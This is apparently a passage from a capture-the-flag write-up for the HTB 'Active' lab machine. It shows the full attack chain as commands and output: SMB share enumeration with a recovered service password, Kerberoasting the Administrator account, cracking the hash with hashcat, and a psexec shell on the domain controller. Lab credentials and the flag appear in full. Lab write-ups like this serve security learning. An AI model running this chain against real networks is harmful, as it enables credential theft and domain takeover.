
-> We obtained the credential: SVC_TGS:GPPstillStandingStrong2k18

Enumeration / Informaton Gathering - as SVC_TGS on the Domain

AD enumeration

- Enumerating the shares via authenticated user


```
smbmap -u svc_tgs -p 'GPPstillStandingStrong2k18' -H 10.10.10.100
```



```
┌─[]─[eric@parrot]─[~/Desktop/htb/notes/HTB_academy/HTB_Writeups/Active]
└──╼ [★]$ smbmap -u svc_tgs -p 'GPPstillStandingStrong2k18' -H 10.10.10.100
[+] IP: 10.10.10.100:445        Name: active.htb
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
        Users                                                   READ ONLY
```

-> We see that there are a few more shares we can read so let's download the files from the users share and examine it.

```
smbclient -U active.htb\\svc_tgs%GPPstillStandingStrong2k18
//10.10.10.100/Users

recurse ON

prompt off

mget *
```




```
smb: \> recurse ON
smb: \> prompt off
smb: \> mget *
getting file \desktop.ini of size 174 as desktop.ini (2.5 KiloBytes/sec) (average 2.5 KiloBytes/sec)
NT_STATUS_ACCESS_DENIED listing \Administrator\*
NT_STATUS_STOPPED_ON_SYMLINK listing \All Users\*
getting file \Default\NTUSER.DAT of size 262144 as Default/NTUSER.DAT (1391.3 KiloBytes/sec) (average
806.1 KiloBytes/sec)
getting file \Default\NTUSER.DAT.LOG of size 1024 as Default/NTUSER.DAT.LOG (15.6 KiloBytes/sec) (aver
age 673.7 KiloBytes/sec)
getting file \Default\NTUSER.DAT.LOG1 of size 95232 as Default/NTUSER.DAT.LOG1 (958.8 KiloBytes/sec) (
average 731.4 KiloBytes/sec)
getting file \Default\NTUSER.DAT.LOG2 of size 0 as Default/NTUSER.DAT.LOG2 (0.0 KiloBytes/sec) (averag
e 644.0 KiloBytes/sec)
getting file \Default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf of size 65536 as Default
/NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf (771.1 KiloBytes/sec) (average 660.8 KiloByte
s/sec)
```

-> We looked at the shares and there are nothing interesting from the shares, so we will look into other methods enumerating active directory such as looking at kerberoastable users.

- Listing SPN accounts with GetUsersSPNs.py

```
GetUserSPNs.py -dc-ip 10.10.10.100 active.htb/svc_tgs
locate getuserspns
```




```
└──╼ [★]$ GetUserSPNs.py -dc-ip 10.10.10.100 active.htb/svc_tgs
Impacket v0.12.0.dev1+20240208.120203.63438ae - Copyright 2023 Fortra

Password:
ServicePrincipalName  Name           MemberOf                                                  Passwor
dLastSet             LastLogon                   Delegation
--------------------  -------------  --------------------------------------------------------  -------
-------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07
-19 05:06:40.351723  2024-05-26 11:35:37.716557
```

-> We see that the Administrator user is Kerberoastable, so we can seek to exploit this.

Privilege Escalation - To Domain Admin of active.htb through Kerberoastaing administrator account

- We Kerberoast the administrator user


```
GetUserSPNs.py -dc-ip 10.10.10.100 active.htb/svc_tgs -request-user
administrator
```



```
[-] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$29c045ea01baf2dae4a15c566825e2ee$366df10fb
31476b6b691596d5a22b21029261118e827f7eb13edce27ec250a249040616bfe6a64b0a4e94c5038d4a900872cb06bcef484970c3
e9b64c9395af5f5a84b34fbea4978c366bf2049424a91e4304547e97fe9e7e62cd7e3b51efd881fe057bc3fc9d3a0fd5498a2f99c8
c0168cd0ec3c2b5a533659dffb31c887870783d352d86458b4fb7dada10464c4ae8bfa266b0552e13f0c8a36acc81380d4cfe99b64
47d15172a72ae06fb91ac1404c5bb0cef95d5aa35e9cbd5f9fd4a2d194245d29e3e56e7cd0afed54aa1b331e0d36932b25b833bb1c
afb49b012f97bd42d4abc58db8b28d0aaea5af011baac3d98c9caed721f5171d1083086f2642d863d300260e9304d9834bf1e5a090
5123ec887ef4a72aa0d27e4dd1bbfc41a8eb0f3ab66c61a42ec4371dea1f1b4c03b6fea3bf8be727e820f8c9a578a5f2ddf28a530e
ee65e0b0c213c945ef9422607232bdae9f8fd76ac103ae57fbfe88a83d8ecae6c7f578c6987d8b8da95b4f2a42c5e470cca6e2ecb6
0f122b7afb4e6e5a988f526c99bd7478b90e1e8a97f0895c289201caf040e01f7f07876f64737a1958a61a50f3f3151266b1a3d314
9fb3479a8a9bd139065196dafe33391c6fe54976d951777b72a15d194deb25294e6b38c6b96243c45fce2bf3dc053d33b082a396f9
190d65dca241606dbb81b2605d81ab2fede84fe54a358fb28e8fdab3c5c9a004127d1cf2ec530a778b04d8df0cd1b51e3d5d5b98be
89bb95fae620f6fb310cd4ad32a1ce38bf889f9d900d320d7dc301ea6da30b339ea62847e630b270d1948f41758ce9aac81f6f77f4
b4a55985936474bba32c5980fc8de5c5bdc819bdea8658bb2c024c7865120a6bb7b34a68f1e51ef24c66fb8e3bddc82047bf79c4c4
5eb17c37767cc22896e2c9eb2f5c1a4826f12586830f442371b10b182bb88863124063a0f74e5c7836a74cce2cd815419c3cffe87b
b58759baef16f8935eef42f7a9e9ee744408f2988f8858c3f744b60388797be0af1c857f55c07dbdddfa42517c7d5e34732d6e527f
3de99426addc9fffae42981b7cc23e308471e87a65b67165e8d3d033348152188e7db3bf826f844fea5e0f31ac739b08d1c2dda3ea
e54dc98fbd3bc9f95bf35dfa0efdd2484e6767a696bda6c1b7d2e643aac98177394f09a52dac7706292ae6958c029590193364314c
a535b39d71b09d4f88616946010b24e398eedc83d335ced0ce34c7e51f333a51650cc5778b2
```

- Cracking the hash

```
hashcat -m 13100 admin_tgs_hash /usr/share/wordlists/rockyou.txt

hashcat -m 13100 admin_tgs_hash /usr/share/wordlists/rockyou.txt --show
```




```
└──╼ [★]$ hashcat -m 13100 admin_tgs_hash /usr/share/wordlists/rockyou.txt --show
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$29c045ea01baf2dae4a15c566825e2ee$366df10fb
31476b6b691596d5a22b21029261118e827f7eb13edce27ec250a249040616bfe6a64b0a4e94c5038d4a900872cb06bcef484970c3
e9b64c9395af5f5a84b34fbea4978c366bf2049424a91e4304547e97fe9e7e62cd7e3b51efd881fe057bc3fc9d3a0fd5498a2f99c8
c0168cd0ec3c2b5a533659dffb31c887870783d352d86458b4fb7dada10464c4ae8bfa266b0552e13f0c8a36acc81380d4cfe99b64
47d15172a72ae06fb91ac1404c5bb0cef95d5aa35e9cbd5f9fd4a2d194245d29e3e56e7cd0afed54aa1b331e0d36932b25b833bb1c
afb49b012f97bd42d4abc58db8b28d0aaea5af011baac3d98c9caed721f5171d1083086f2642d863d300260e9304d9834bf1e5a090
5123ec887ef4a72aa0d27e4dd1bbfc41a8eb0f3ab66c61a42ec4371dea1f1b4c03b6fea3bf8be727e820f8c9a578a5f2ddf28a530e
ee65e0b0c213c945ef9422607232bdae9f8fd76ac103ae57fbfe88a83d8ecae6c7f578c6987d8b8da95b4f2a42c5e470cca6e2ecb6
0f122b7afb4e6e5a988f526c99bd7478b90e1e8a97f0895c289201caf040e01f7f07876f64737a1958a61a50f3f3151266b1a3d314
9fb3479a8a9bd139065196dafe33391c6fe54976d951777b72a15d194deb25294e6b38c6b96243c45fce2bf3dc053d33b082a396f9
190d65dca241606dbb81b2605d81ab2fede84fe54a358fb28e8fdab3c5c9a004127d1cf2ec530a778b04d8df0cd1b51e3d5d5b98be
89bb95fae620f6fb310cd4ad32a1ce38bf889f9d900d320d7dc301ea6da30b339ea62847e630b270d1948f41758ce9aac81f6f77f4
b4a55985936474bba32c5980fc8de5c5bdc819bdea8658bb2c024c7865120a6bb7b34a68f1e51ef24c66fb8e3bddc82047bf79c4c4
5eb17c37767cc22896e2c9eb2f5c1a4826f12586830f442371b10b182bb88863124063a0f74e5c7836a74cce2cd815419c3cffe87b
b58759baef16f8935eef42f7a9e9ee744408f2988f8858c3f744b60388797be0af1c857f55c07dbdddfa42517c7d5e34732d6e527f
3de99426addc9fffae42981b7cc23e308471e87a65b67165e8d3d033348152188e7db3bf826f844fea5e0f31ac739b08d1c2dda3ea
e54dc98fbd3bc9f95bf35dfa0efdd2484e6767a696bda6c1b7d2e643aac98177394f09a52dac7706292ae6958c029590193364314c
a535b39d71b09d4f88616946010b24e398eedc83d335ced0ce34c7e51f333a51650cc5778b2:Ticketmaster1968
```

-> Obtained the adminstrator credential: administrator:Ticketmaster1968

- We can now psexec.py into the domain controller

```
psexec.py active.htb/administrator:'Ticketmaster1968'@10.10.10.100
```



```
└──╼ [★]$ psexec.py active.htb/administrator:'Ticketmaster1968'@10.10.10.100
Impacket v0.12.0.dev1+20240208.120203.63438ae - Copyright 2023 Fortra

[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file ihlxlsoj.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service EWHu on 10.10.10.100.....
[*] Starting service EWHu.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> type C:\users\administrator\Desktop\root.txt
e4da5e72e270a9936e1f2b3655df5672
```

-> Where we get the flag accordingly.